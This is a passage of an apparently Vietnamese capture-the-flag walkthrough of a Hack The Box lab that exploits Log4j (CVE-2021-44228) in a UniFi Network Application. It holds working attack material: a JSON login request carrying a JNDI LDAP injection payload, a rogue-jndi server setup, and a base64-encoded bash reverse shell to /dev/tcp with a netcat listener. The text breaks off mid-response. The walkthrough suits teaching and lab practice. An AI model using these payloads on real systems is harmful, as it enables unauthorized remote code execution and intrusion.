


Dựa vào kết quả tra cứu ta được:


The UniFi Network Application (Ubiquiti) version 6.4.54 is vulnerable to the Log4j exploit (CVE-2021-44228). This vulnerability allows an unauthenticated remote attacker to execute arbitrary code with the permission level of the running Java process.

Vậy đáp án là: **CVE-2021-44228**

Kiểm tra đáp án:



Task5:




Các bước thực hiện:

Thực hiện tra cứu ta được:


The JNDI (Java Naming and Directory Interface) injection, often exploited in vulnerabilities like Log4J (CVE-2021-44228), leverages the **LDAP** (Lightweight Directory Access Protocol) as the primary protocol for remote code execution. Attackers typically send malicious payloads using LDAP to retrieve and execute remote Java classes, but other protocols such as **RMI** (Remote Method Invocation), **DNS**, and even **HTTP** can also be exploited depending on the environment and

Đáp án là **LDAP**

Kiểm tra đáp án:



Task6:




Các bước thực hiện:

Thực hiện tra cứu thì ta có được đáp án là **tcpdump**.


Another tool often used is **Burp Suite**, which can intercept HTTP traffic, enabling you to inspect payloads and responses during web-based attacks.

Additionally, **tcpdump** is a powerful command-line tool that can capture network traffic, making it easier to filter and identify specific patterns or suspicious traffic indicating the attack's success.

Kiểm tra đáp án:




Task7:




Các bước thực hiện:

LDAP is the acronym for `Lightweight Directory Access Protocol`, which is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over the Internet or a Network. The default port that LDAP runs on is `port 389`.

Do ta sử dụng giao thức LDAP nên cổng mặc định là **389**.
Kiểm tra đáp án:




Task8:



Các bước thực hiện:

Để trả lời được câu hỏi này trước hết ta cần thực hiện xâm nhập vào máy mục tiêu.
Sử dụng công cụ **Burpsuite** để bắt các gói tin khi thực hiện đăng nhập(credentials test:test) trên web của máy mục tiêu. Ta bắt lại gói tin gửi yêu cầu đăng nhập:




Dựa vào bài báo https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi. Ta biết được rằng có thể chèn payload vào biến **remember**. Bởi vì dữ liệu của POST sẽ được gửi ở dạng Json bởi vì payload chứa dấu "{}". Để ngăn payload sẽ chuyển thành dạng Json khác ta sẽ thêm "" bên ngoài payload để nó được coi là chuỗi.

Ta sẽ chỉnh sửa payload như sau:

```
POST /api/login HTTP/1.1
Host: 10.129.19.150:8443
Content-Length: 68
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Content-Type: application/json; charset=utf-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: */*
Origin: https://10.129.19.150:8443
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://10.129.19.150:8443/manage/account/login?redirect=%2Fmanage
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "username":"test",
  "password":"test",
  "remember":"${jndi:ldap://10.10.16.42/whatever}",
  "strict":true
}
```

Thực hiện gửi và kiểm tra phản hồi:



Ta thấy mặc dù yêu cầu đã bị từ chối do payload không hợp lệ. Tuy nhiên ta thấy payload đã được thực thi. Lúc này ta dùng công cụ **tcpdump** dùng trên port 389, công cụ sẽ quan sát traffic mạng cho kết nối LDAP.

Thực hiện lệnh: **sudo tcpdump -i tun0 port 389**

```
┌──(semloh4869㉿kali)-[~/hackthebox/Unified]
└─$ sudo tcpdump -i tun0 port 389
[sudo] password for semloh4869:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Sau đó ta thực hiện gửi gói tin ban đầu một lần nữa:

```
┌──(semloh4869㉿kali)-[~/hackthebox/Unified]
└─$ sudo tcpdump -i tun0 port 389
[sudo] password for semloh4869:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
07:41:00.783116 IP 10.129.19.150.36088 > 10.10.16.42.ldap: Flags [S], seq 1496168238, win 64240, options [mss 1346,sackOK,TS val 747193873 ecr 0,nop,wscale 7], length 0
07:41:00.783138 IP 10.10.16.42.ldap > 10.129.19.150.36088: Flags [R.], seq 0, ack 1496168239, win 0, length 0
```

Kết quả trên tcpdump cho thấy máy ta có nhận được kết nối với máy mục tiêu trên cổng LDAP cho thấy máy mục tiêu có thể bị tấn công trên **Log4j**.

Tiếp theo ta thực hiện cài đặt Open-JDK và Maven nhằm tạo payload:
Dùng lệnh:
git clone https://github.com/veracode-research/rogue-jndi && cd rogue-jndi && mvn package

```
semloh4869@kali: ~/hackthebox/Unified/rogue-jndi
File  Actions  Edit  View  Help
Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar (26 kB at 115 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.0/plexus-utils-3.1.0.jar (262 kB at 1.1 MB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/7.0/asm-7.0.jar
Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/7.0/asm-commons-7.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.jar (164 kB at 706 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/7.0/asm-tree-7.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.10.0/maven-artifact-transfer-0.10.0.jar (128 kB at 494 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/7.0/asm-analysis-7.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/7.0/asm-commons-7.0.jar (80 kB at 233 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar
Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar (335 kB at 968 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/7.0/asm-tree-7.0.jar (50 kB at 141 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/7.0/asm-7.0.jar (114 kB at 292 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.1.1/jdependency-2.1.1.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/7.0/asm-analysis-7.0.jar (33 kB at 82 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/7.0-beta/asm-util-7.0-beta.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar (37 kB at 83 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/19.0/guava-19.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar (134 kB at 228 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.1.1/jdependency-2.1.1.jar (186 kB at 299 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/7.0-beta/asm-util-7.0-beta.jar (81 kB at 123 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar (305 kB at 428 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/19.0/guava-19.0.jar (2.3 MB at 1.5 MB/s)
[INFO] Including com.unboundid:unboundid-ldapsdk:jar:3.1.1 in the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-core:jar:8.5.61 in the shaded jar.
[INFO] Including org.apache.tomcat:tomcat-annotations-api:jar:8.5.61 in the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-el:jar:8.5.45 in the shaded jar.
[INFO] Including com.beust:jcommander:jar:1.78 in the shaded jar.
[INFO] Including org.reflections:reflections:jar:0.9.12 in the shaded jar.
[INFO] Including org.javassist:javassist:jar:3.26.0-GA in the shaded jar.
[INFO] Including org.codehaus.groovy:groovy:jar:2.4.21 in the shaded jar.
[INFO] Including org.apache.commons:commons-text:jar:1.8 in the shaded jar.
[INFO] Including org.apache.commons:commons-lang3:jar:3.9 in the shaded jar.
[INFO] Replacing original artifact with shaded artifact.
[INFO] Replacing /home/semloh4869/hackthebox/Unified/rogue-jndi/target/RogueJndi-1.1.jar with /home/semloh4869/hackthebox/Unified/rogue-jndi/target/RogueJndi-1.1-shaded.jar
[INFO] Dependency-reduced POM written at: /home/semloh4869/hackthebox/Unified/rogue-jndi/dependency-reduced-pom.xml
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  38.952 s
[INFO] Finished at: 2024-10-24T08:08:27-07:00
[INFO] ------------------------------------------------------------------------

┌──(semloh4869㉿kali)-[~/hackthebox/Unified/rogue-jndi]
└─$
```

Thực hiện tạo payload đồng thời mã hóa base64 để tránh vấn đề liên quan đến mã hóa dữ liệu:

```
┌──(semloh4869㉿kali)-[~]
└─$ echo 'bash -c bash -i >&/dev/tcp/10.10.16.42/4445 0>&1' | base64
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg==
```

Lúc này ta thu được payload ở dạng base 64:
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg==

Chạy script để tạo server Rogue:

```
┌──(semloh4869㉿kali)-[~/hackthebox/Unified/rogue-jndi]
└─$ java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg==}|{base64,-d}|{bash,-i}" --hostname "10.10.16.42"

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.16.42:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.16.42:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.16.42:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.16.42:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.16.42:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://10.10.16.42:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.16.42:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://10.10.16.42:1389/o=tomcat to artsploit.controllers.Tomcat
```

Do server mục tiêu đang lắng nghe trên port 389, mở tab terminal mới và tạo netcat listener trên port 4445:

```
┌──(semloh4869㉿kali)-[~/hackthebox/Unified]
└─$ netcat -lvnp 4445
listening on [any] 4445 ...
```

Trở về với gói tin đã chỉnh sửa ở Burpsuite, ta thay vào đó một payload khác. Sau đó thực hiện gửi.

Pretty Raw Hex

```
1  POST /api/login HTTP/1.1
2  Host: 10.129.19.150:8443
3  Content-Length: 105
4  Sec-Ch-Ua-Platform: "Linux"
5  Accept-Language: en-US,en;q=0.9
6  Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7  Content-Type: application/json; charset=utf-8
8  Sec-Ch-Ua-Mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: */*
11 Origin: https://10.129.19.150:8443
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://10.129.19.150:8443/manage/account/login?redirect=%2Fmanage
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection: keep-alive
19
20 {
     "username":"test",
     "password":"test",
     "remember":"${jndi:ldap://10.10.16.42:1389/o=tomcat}",
     "strict":true
   }
```

Phản hồi:

Pretty Raw Hex Render

```
HTTP/1.1 400
vary: Origin
Access-Control-Allow-Origin: https://10.129.19.150:8443
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Content-Length: 64
Date: Thu, 24 Oct 2024 16:27:03 GMT
Connection: close

{
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
